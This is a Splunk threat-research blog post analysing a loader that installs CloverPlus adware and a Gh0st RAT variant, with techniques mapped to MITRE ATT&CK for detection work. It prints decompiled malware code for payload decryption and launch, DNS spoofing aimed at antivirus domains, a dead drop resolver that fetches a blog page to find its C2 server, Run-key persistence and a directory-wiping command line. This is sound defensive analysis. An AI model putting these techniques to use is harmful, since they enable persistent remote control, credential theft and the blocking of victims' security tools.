

Not Just Annoying Ads: Adware Bundles Delivering Gh0st RAT


 splunk.com/en_us/blog/security/detecting-ghost-rat-cloverplus-adware-loader-analysis.html

Splunk Threat Research Team, Teoderick Contreras

April 17, 2026

[Security](#)

| 8 MINUTE READ



Key takeaways

1. **A new malware campaign is spreading** both a serious remote access trojan and adware together, giving attackers long-term control of systems while also making quick profits.
2. **The malware uses hidden techniques to stay persistent**, steal sensitive information, and block security tools, making it difficult to detect and remove.
3. **Splunk helps security teams identify and stop these threats** by analyzing suspicious behavior and enabling faster, proactive threat detection.

It's becoming increasingly common to see malicious loaders that don't just drop a single piece of malware, but a whole bundle. [Splunk Threat Research Team \(STRT\)](#) is tracking a specific loader that's currently pushing two very different threats at once: Gh0st Remote Access Trojan (RAT) and

CloverPlus adware. It's an odd pairing; one is a classic tool for total system takeover, while the other is a persistent nuisance designed to monetize clicks. By hitting a machine with both, attackers get the best of both worlds:


- A backdoor for long-term access and
- An immediate way to squeeze profit out of the victim.

When you dig into the Gh0st RAT payload, it's clear why it's still a favorite for attackers after all these years. It's built to be persistent, using registry tricks and .dll module execution to stay hidden while it waits for orders from a C2 server.

In this blog, the STRT looks at how the malware hides itself, how it behaves, and the evidence it leaves behind. The goal is to share useful insights that can improve defenses, especially by using Splunk to detect this threat and support proactive threat hunting.

Loader Analysis:

Like other malicious loaders used for detection evasion, this loader is obfuscated to hide two encrypted payloads in its resource section. One of the payloads is an adware module detected as [AdWare.Win32.CloverPlus](#). This unwanted software is designed to install advertising components and change browser behavior, such as startup pages and pop-up ads. Figure 01 shows a snippet of the executable named wiseman.exe related to this adware component.



```
h-♥ l-♥ p-♥ α|⊕ ~-♥ Wiseman.exe ?interfaceMap@CDocHostSite@@1UAFX_INTERFACEMAP@@B

gQB `z@ É+@ α+@ 7@ PH@ ad@ 14@
PE@ PE@ á5A α5A 5A `5A á5A α5A -A `A áA αA 1A `1A 03A p3A 3A 3A 04A `1B rNB
IconFile= IconIndex=1
IconFile= [InternetShortcut]
URL=%s
RelativePath SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions\{52a4f021-7b75-48a9-9f6b-4b87
a210bc8f} AppData %QUICKLAUNCH Start Menu %STARTMENU \Links %NEWCONNECTION \1% B %CONNECTION Favorites %F
AVORITE / \ Desktop Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders %DESKTOP % T
titleChange ♥♥ ProgressChange OnQuit NavigateComplete2 oL DocumentComplete oLLLLLK BeforeNavigate2 CIEEvents
Start Page Software\Microsoft\Internet Explorer\Main on switch query url bringbackcpc info %D,3%&1%|â lo|@
4m u urlmatchlist file:// [CIEEvents][OnDocumentComplete] ReadyState:%d [CIEEvents][OnProgressChange] Progress
Change: Progress = %ld ProgressMax = %ld [CIEEvents][OnQuit] http:// WWW www HTTPS:// https:// HTTP:// @
keywords ♥zP0{y+é ~ JdM E T A CPopupBrowserThread .auction.co.kr/ tReadyState:%d & taskbarp
in p9 L F%PROGRAMFILES\Wiseman\WisemanUpdate.exe Wiseman %s\%s c_exe updater main byboot update uni
ninstall \B .PAVCEException@@ -pid match Run %s\windowstab.dll c_updater %IP %MACADDR %CLIENTID de
fapp http://api.wisemansupport.com/wms/upd.php?pid=%CLIENTID&cid=%MACADDR open WindowRevoked ♥ Windo
wRegistered http://api.wisemansupport.com/wms/inf.php?pid=%CLIENTID&cid=%MACADDR αA 09 1ñi áA9 iãdM 09 C|eà
rYâç; 1ñB áA9 L F
file: path file cmd id exec CriteoToast CriteoToast_%s version cycle %s\wmsn.exe NewTabPage value 1
ci http://api.wisemansupport.com/wms/bc.php?pid=%CLIENTID&mac=%MACADDR 1 chkInstall load Software\Microsoft\%s
%d-%d wms_load etc EXTBUTTON4 EXTBUTTON3 EXTBUTTON2 EXTBUTTON1 EXTBUTTON0 %s\%s.url type desturl name
folder filepath icon Secondary Start Pages SecondaryStartPages -1 excute %%PROGRAMFILES%\%s.lnk %c:\Progra
m Files\Internet Explorer\iexplore.exe PINDESKBAND item ; except names \B .PAVCInternetException@@ h
```

Figure 01: The adware payload

After that, the loader checks whether the malware process file path is in the %temp% folder. If not, it drops a copy of the running malware, then decrypts another .DLL payload, which is the Gh0st RAT client module encrypted as a resource entry in the RSRC section of the malware. After

decryption, it generates a random file name and extension and saves it in a randomly generated folder in the root of the C:\ drive. The decrypted DLL is then executed using the rundll32.exe Windows application, as shown in Figure 02.

```

random_str[15] = 0;
mw_generate_random_str((int)random_str, 5);
wsprintfA(&PathName, "d:\\%s", random_str);
mw_parse_rsrc_entry();
if ( !CreateDirectoryA(&PathName, 0) )
{
    wsprintfA(&PathName, "c:\\%s", random_str);
    CreateDirectoryA(&PathName, 0);
}
Sleep(0x64u);
SetFileAttributesA(&PathName, 2u);
memset(random_str, 0, sizeof(random_str));
mw_generate_random_str((int)random_str, 5);
wsprintfA(&FileName, "%s\\%s.%c%c%c", &PathName, random_str, random_str[1], random_str[3], random_str[0]);
hFile = CreateFileA(&FileName, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
WriteFile(hFile, lpBuffer, Size, &NumberOfBytesWritten, 0);
SetFilePointer(hFile, 0, 0, 0);
WriteFile(hFile, aMz, 2u, &NumberOfBytesWritten, 0);
CloseHandle(hFile);
qmemcpy(v15, aCWindowsSystem, 0x22u);
CommandLine = 0;
memset(v4, 0, sizeof(v4));
v5 = 0;
v6 = 0;
Filename = 0;
memset(v25, 0, sizeof(v25));
v26 = 0;
v27 = 0;
GetModuleFileNameA(0, &Filename, 0x104u);
wsprintfA(&CommandLine, "%s \"%s\\\",RAFlush %s", v15, &FileName, &Filename);
memset(&StartupInfo.lpReserved, 0, 0x40u);
StartupInfo.cb = 68;
StartupInfo.lpDesktop = aWinsta0Default;
StartupInfo.wShowWindow = 0;
CreateProcessA(0, &CommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
return 1;
}

```

Figure 02: The Decryption and Execution of Gh0st RAT Payload

Figure 03 below shows the screenshot of the rundll32.exe process that executed the decrypted Gh0st RAT malware in the compromised host or system.





Figure 03: Rundll32 Execution

Gh0st RAT Analysis:

In this section, STRT will breakdown all the Mitre ATT&CK Tactics and Techniques found in this malware payload during analysis that helps us to collect Splunk detection coverage, improve and developed new Splunk detections.

Access Token Manipulation: T1134

This Gh0st RAT variant adjusts its process token to enable “**SeDebugPrivilege**”, allowing it to interact with and manipulate other processes. This includes capabilities such as reading process memory, which is commonly leveraged by Trojan stealers to extract sensitive data handled by other applications.



```
.code:100099B9      push     esi                ; unsigned int
.code:100099BA      push     1                 ; int
.code:100099BC      push     offset SeDebugPrivilege ; "SeDebugPrivilege"
.code:100099C1      call     mw_adjust_process_toke_priv
.code:100099C6      call     sub_1000532D
.code:100099CB      mov      esi, offset phNewTimer
.code:100099D0      mov      [esp+5BCh+var_5A4], eax
.code:100099D4      push     esi
.code:100099D5      call     mw_PathFileExistsA
```

Figure 04: Adjust Process Token Privilege

System Owner/User Discovery: T1033

Figure 05 shows a screenshot of a function within this RAT that identifies the process associated with DNS traffic on port 53. This is achieved using the Windows API **GetExtendedUdpTable()**, which returns a table of active UDP endpoints, including local ports and their corresponding process IDs. This behavior supports system network discovery and may also aid in defense evasion, as discussed in the next section.

```

owner_process_id = -1;
entry_index = 0;
Size = 0;
hLibModule = LoadLibraryA(LibFileName);
GetExtendedUdpTable = GetProcAddress(hLibModule, ProcName);
result = GetExtendedUdpTable(0, &Size, 1, AF_INET, UDP_TABLE_OWNER_PID, 0);
if ( result && result != ERROR_INSUFFICIENT_BUFFER )
    return -1;
pTcpTable = malloc(Size);
if ( !pTcpTable )
    return -1;
if ( GetExtendedUdpTable(pTcpTable, &Size, 1, AF_INET, UDP_TABLE_OWNER_PID, 0) )
    return 0;
if ( pTcpTable->dwNumEntries > 0 )
{
    local_port = &pTcpTable->table[0].dwLocalPort;
    while ( target_port != htons_0(*local_port) )
    {
        ++entry_index;
        local_port += 3;
        if ( entry_index >= pTcpTable->dwNumEntries )
            goto LABEL_13;
    }
    owner_process_id = pTcpTable->table[entry_index].dwOwningPid;
}
LABEL_13:
free(pTcpTable);
FreeLibrary(hLibModule);
return owner_process_id;
}

```

Figure 05: Port Process Owner Discovery

Indicator Removal: File Deletion: T1070.004

Once the malware identifies the process ID associated with port 53 (DNS), it terminates that process, removes the corresponding file, and continues its malicious activity by hijacking DNS traffic on the compromised host.

```

if ( StrStrIA(str_123, cmd_exe) )
    return mw_create_log_txt(0, cmd_exe);
if ( port_pid_owner == GetCurrentProcessId() )
    return mw_create_log_txt(0, aSelf);
mw_terminate_process(port_pid_owner);
Sleep(0x7D0u);
DeleteFileA(ExistingFileName);
MoveFileExA(ExistingFileName, ::NewFileName, 1u);
DeleteFileA(str_123);
Sleep(0x3E8u);
result = PathFileExistsA(str_123);
if ( result )
{
    NewFileName = 0;
    memset(v5, 0, sizeof(v5));
    v6 = 0;
    v7 = 0;
    v3 = GetTickCount();
    wsprintfA(&NewFileName, "%s.%d", str_123, v3);
    result = MoveFileExA(str_123, &NewFileName, 1u);
}
return result;
}

```

Figure 06: Process Termination and Clean Up

Query Registry: T1012

The malware also queries a VMware Tools–related registry key, **HKEY_CLASSES_ROOT\Applications\VMwareHostOpen.exe**, to determine whether it is running inside a VMware virtual machine as part of its defense evasion strategy.

Web Service: Dead Drop Resolver: T1102.001

If the malware detects that it is running inside a VMware virtual machine, it spawns a separate thread responsible for performing a dead drop resolver (DDR) routine. Figure 07 illustrates this thread initiating a connection to a seemingly legitimate website:

hxxp[:]//blog[.]sina[.]com[.]cn/u/<id>, which is no longer accessible at the time of writing.

After establishing the connection, the malware uses the **InternetReadFile()** API to retrieve the web page content. It then parses the HTML, specifically searching for the **<Title> tag**. The string contained within this tag is processed and decoded to resolve the address of the possible

command-and-control (C2) server.

```
memset(lpSzUrl, 0, sizeof(lpSzUrl));
wsprintfA(lpSzUrl, "http://blog.sina.com.cn/u/%s", lpMultiByteStr);
lpBuffer = operator new(0x7D000u);
memset(lpBuffer, 0, 0x7D000u);
lpdwNumberOfBytesRead = 5000;
hInternet = mw_InternetOpenA(aMozilla40Compa, 0, 0, 0, 0);
if ( hInternet )
{
    hFile = mw_InternetOpenUrlA(hInternet, lpSzUrl, 0, 0, INTERNET_FLAG_NO_CACHE_WRITE, 0);
    if ( hFile )
    {
        v21[0] = HIBYTE(lpBuffer);
        std::string::_Tidy(v21, 0);
        v3 = strlen(&byte_10019D48);
        std::string::assign(v21, &byte_10019D48, v3);
        LOBYTE(v28) = 1;
        while ( 1 )
        {
            memset(lpBuffer, 0, 4u);
            if ( !mw_InternetReadFile(hFile, lpBuffer, 4, &lpdwNumberOfBytesRead) || !lpdwNumberOfBytesRead )
                break;
            cchWideChar = MultiByteToWideChar(0xFDE9u, 0, lpBuffer, -1, 0, 0);
            lpWideCharStr = operator new(2 * cchWideChar + 2);
            MultiByteToWideChar(0xFDE9u, 0, lpBuffer, -1, lpWideCharStr, cchWideChar);
            cchWideChar = WideCharToMultiByte(0, 0, lpWideCharStr, -1, 0, 0, 0, 0);
            Str = operator new(cchWideChar + 1);
            WideCharToMultiByte(0, 0, lpWideCharStr, -1, Str, cchWideChar, 0, 0);
            operator delete(lpWideCharStr);
            v4 = strlen(Str);
            std::string::append(v21, Str, v4);
            operator delete(Str);
        }
        v5 = strlen(aTitle);
        title_data = std::string::find(v21, aTitle, 0, v5);
        v7 = strlen(asc_10016798);
        v8 = std::string::find(v21, asc_10016798, title_data + 5, v7);
        std::string::substr(v21, v18, title_data + 6, v8 - title_data - 6);
        v9 = v19;
        LOBYTE(v28) = 2;
        if ( !v19 )
    }
```

Figure 07: Dead Drop Resolver

Delay Execution: T1678

Figure 08 shows a code snippet from Gh0st RAT implementing a ping-based sleep technique. The malware leverages ping.exe with the -n parameter to introduce a delay in execution. This delay is used to pause before running the actual payload, which in this case deletes all subdirectories within the target directory in quiet mode.

```

84 CreateThread(0, 0, mw_thread_dead_drop_resolver, 0, 0, 0),
85 }
86 Sleep(0xEA60u);
87 CreateThread(0, 0, mw_thread_delete_reg_run_entry, 0, 0, 0);
88 Sleep(0xFFFFFFFF);
89 while ( 1 )
90     Sleep(0x36EE80u);
91 }
92 CmdLine = 0;
93 memset(v20, 0, sizeof(v20));
94 v21 = 0;
95 v22 = 0;
96 wsprintfA(&CmdLine, "cmd.exe /c ping 127.0.0.1 -n 3&rd /s /q \"%s\"", Str);
97 result = WinExec(&CmdLine, 0);
98 if ( lpFileName )
99 {
100     Sleep(0x7D0u);
101     result = DeleteFileA(lpFileName);

```

Figure 08: Ping Sleep Execution

Remote System Discovery: T1018

This Gh0st RAT variant can block access to specific domains, such as security-related websites, by utilizing a configuration file retrieved from its Command and Control (C2) server. To achieve this, the malware modifies the local hosts file and generates spoofed DNS responses to intercept and redirect traffic away from legitimate security resources.

```

GetSystemDirectoryA(&driver_hosts_file_path, 0x104u);
GetSystemDirectoryA(&driver_host_ics_path, 0x104u);
v1 = mw_base64_decoder(aXgryaxzlcnnctx); // \drivers\etc\hosts
mbcat(&driver_hosts_file_path, v1);
v2 = mw_base64_decoder(aXgryaxzlcnnctx_0); // \drivers\etc\hosts_ics
mbcat(&driver_host_ics_path, v2);
v3 = operator new(0x80000u);
while ( 1 )
{
    v6 = 0;
    memset(v7, 0, sizeof(v7));
    v10 = 0;
    v8 = 0;
    v9 = 0;
    memset(v11, 0, sizeof(v11));
    v12 = 0;
    v13 = 0;
    if ( mw_read_lang_ini_file_0(&v10, 256) )
        mw_wvsprintfA(&v6, "%s", &v10);
    else
        mw_wvsprintfA(&v6, "%s", aHttp1071635625);
    memset(v3, 0, 0x80000u);
    v22 = mw_internet_read_file(&v6, v3, 0x80000u);
    if ( v22 > 7 )
    {
        for ( i = 0; i < v22; ++i )
        {
            v5 = 2;
            if ( i % 2 )
                *(v3 + i) += ':';
            else
                *(v3 + i) += 'K';
        }
        if ( strlen(v3) <= 0x10 )
        {
            v5 = &Str1;
            if ( strcmp(&Str1, v3) )
                wsprintfA(&Str1, "%s", v3);
        }
        mw_modify_gateway_and_dns(v3, v5, 0, local_ip_127_0_0_1, dword_10016440);
        WinExec(aCmdExeCIPconfi, 0);
    }
    Sleep(dwMilliseconds);
}

```

Figure 09: Blocking IP Address

Application Layer Protocol: DNS: T1071.004

Figure 10 shows a code snippet from Gh0st RAT responsible for generating spoofed DNS responses. The malware specifically targets antivirus-related domains by checking for the following substrings: **“Alyac”**, **“Ahnlab”** and **“V3lite”**.

Based on this check, the malware conditionally crafts a DNS reply. As shown in the screenshot, it returns either a normal DNS response (0x8180) or a DNS error (0x8182). By doing so, the malware can selectively disrupt DNS resolution for security-related domains.

This technique allows the malware to silently block access to antivirus or security update servers without explicitly denying connections at the IP level, making the interference less noticeable to both users and security tools.

```
wsprintfA(&pszSrch, "%s|", pszFirst);
v31 = StrStrIA(list_of_domains, &pszSrch);
v48 = 0;
if ( !v31 && (StrStrIA(pszFirst, aAlyac) || StrStrIA(pszFirst, aAhnlab) || StrStrIA(pszFirst, aV3lite)) )
    v48 = 1;
v3 = malloc(2u);
memcpy(v3, buf, 2u);
memcpy(&v17, buf, Size);
LOWORD(v4) = htons(0x8180u);           // normal_dns_response
Src = v4;
if ( !v31 && !v48 )
{
    LOWORD(v5) = htons(0x8182u);       // dns_error
    //
    Src = v5;
}
memcpy(&v18[1], &Src, 2u);
LOWORD(v6) = htons(1u);
Src = v6;
memcpy(&v18[5], &Src, 2u);
v40 = 0;
v41 = 0;
v42 = 0;
v43 = 0;
v44 = 0;
v45 = 0;
LOWORD(v7) = htons(0xC00Cu);
v36 = v7;
memcpy(&v40, &v36, 2u);
LOWORD(v8) = htons(1u);
v32 = v8;
memcpy(&v41 + 1, &v32, 2u);
LOWORD(v9) = htons(1u);
v38 = v9;
memcpy(&v41 + 3, &v38, 2u);
v37 = htonl(0x7Bu);
```

Figure 10: Fake DNS Response

After performing DNS spoofing or modifying DNS behavior, the malware clears the system's DNS cache by executing "**cmd.exe /c ipconfig /flushdns**". This ensures that any previously cached legitimate DNS entries are removed, forcing the system to resolve domains again so that the malicious or spoofed DNS responses take effect immediately.

System Network Configuration Discovery: T1016

This RAT also collects basic network information from the compromised host, including the MAC address. It does this by calling the **Netbios()** API with the **NCBASTAT** command, which is used to query the network adapter status.

The NCBASTAT request returns an **ADAPTER_STATUS** structure that contains low-level details about the network interface, including the MAC address. The malware accesses the **adapter_address** field from this structure and formats it into a readable MAC address string.

Figure 11 shows the code snippet where this extraction and formatting take place. This kind of information is often used to uniquely identify infected machines, helping the attacker keep track of victims within their C2 infrastructure.

```
memset(&pncb, 0, sizeof(pncb));
pncb.ncb_lana_num = lana_enum_buffer[1];
pncb.ncb_command = NCBASTAT;
mbscopy(pncb.ncb_callname, asc_10016D40);
pncb.ncb_buffer = adapter_status_buffer;
pncb.ncb_length = 600;
LOBYTE(result) = Netbios(&pncb);
if ( result )
    return result;
sprintf(
    this + 68,
    "%02X%02X%02X%02X%02X%02X",
    adapter_status_buffer[0],
    adapter_status_buffer[1],
    adapter_status_buffer[2],
    adapter_status_buffer[3],
    adapter_status_buffer[4],
    adapter_status_buffer[5]);
return 0;
```

Figure 11: Parse MAC Address

Next, the malware attempts to retrieve the physical hard drive serial number using a Device I/O control (IOCTL) request, specifically **SMART_RCV_DRIVE_DATA**. This IOCTL is commonly used to access S.M.A.R.T. (**Self-Monitoring, Analysis, and Reporting Technology**) data directly from the disk.

In this case, the malware sends the **0xEC command (IDENTIFY DEVICE)** to the drive, which returns detailed information about the disk, including its model, firmware, and serial number. The drive number **0xA1 indicates the target device** (typically the primary or secondary IDE/SATA drive).

By parsing the returned data buffer, the malware extracts the hardware serial number. This value provides a reliable and persistent identifier for the system.

```

1 BOOL __fastcall mw_smart_capabilities(HANDLE hDevice, PSENDCMDINPARAMS lpInBuffer, PSENDCMDOUTPARAMS lpOutBuffer, char
2 {
3     lpInBuffer->irDriveRegs.bDriveHeadReg = 16 * (identify_packet_drive_0xa1 & 1 | 0xFA);
4     lpInBuffer->irDriveRegs.bFeaturesReg = 0;
5     lpInBuffer->irDriveRegs.bSectorCountReg = 1;
6     lpInBuffer->irDriveRegs.bSectorNumberReg = 1;
7     lpInBuffer->irDriveRegs.bCylLowReg = 0;
8     lpInBuffer->irDriveRegs.bCylHighReg = 0;
9     lpInBuffer->irDriveRegs.bCommandReg = identify_drive_0xec;
10    lpInBuffer->bDriveNumber = identify_packet_drive_0xa1;
11    lpInBuffer->cBufferSize = 512;
12    return DeviceIoControl(hDevice, SMART_RCV_DRIVE_DATA, lpInBuffer, 0x20u, lpOutBuffer, 0x210u, lpBytesReturned, 0);
13}

```

Figure 12: Parse Hardware Serial Number

Registry Run Keys / Startup Folder: T1547.001

Like many other malware families, Gh0st RAT uses the Windows Run registry key as a persistence mechanism. This allows the malware to automatically execute its malicious code each time the system starts, ensuring it remains active on the compromised host even after a reboot.

```

mw_GetShortPathNameA(lpszLongPath, &lpszShortPath, 260);
reg_run_registry = mw_base64_decoder(aU29mdhdhcmvcxe); // Decoded: Software\Microsoft\Windows\CurrentVersion\Run
mw_RegCreateKeyExA(HKEY_CURRENT_USER, reg_run_registry, 0, aRegSz, 0, KEY_ALL_ACCESS, 0, &phkResult, lpdwDisposition);
Str = 0;
memset(v8, 0, sizeof(v8));
v9 = 0;
v10 = 0;
wsprintfA(&Str, "%s \"%s\",RnFlush", Filename, lpszLongPath);
v1 = strlen(&Str);
mw_RegSetValueExA(phkResult, aEvtmgr, 0, 1, &Str, v1 + 1);
return mw_RegCloseKey(phkResult);

```

Figure 13: Registry Run Keys Entry

Remote Services: T1021

This Gh0st RAT variant creates a registry entry under **SYSTEM\CurrentControlSet\Services\RemoteAccess\RouterManagers\Ip** and using the Windows Remote Access service to load it. It drops a reference to its malicious DLL in that location because the service is designed to load router manager components from there when it starts. The malware then sets the **RemoteAccess** service to start automatically and restarts it, so its code gets executed right away. Once the service runs, Windows loads the malicious module with SYSTEM-level privileges, without any user involvement. This approach helps the malware stay hidden, survive reboots, and blend in with normal system activity, making it harder to spot and remove.

Input Capture: Keylogging: T1056.001

Lastly, this RAT monitors the `mstsc.exe` process, which is the client used for Remote Desktop Protocol (RDP) connections in Windows. Once it detects that `mstsc.exe` is running on the compromised host, it begins tracking user input by calling Windows APIs such as **`GetKeyState()`** and **`GetAsyncKeyState()`**. These functions allow the malware to capture keystrokes in real time, effectively acting as a keylogger. By focusing specifically on an active RDP session, the attacker can intercept sensitive information such as usernames, passwords, and other data entered during the session. This targeted approach increases the likelihood of capturing valid credentials for remote systems, enabling lateral movement or further compromise within the network while remaining relatively stealthy.

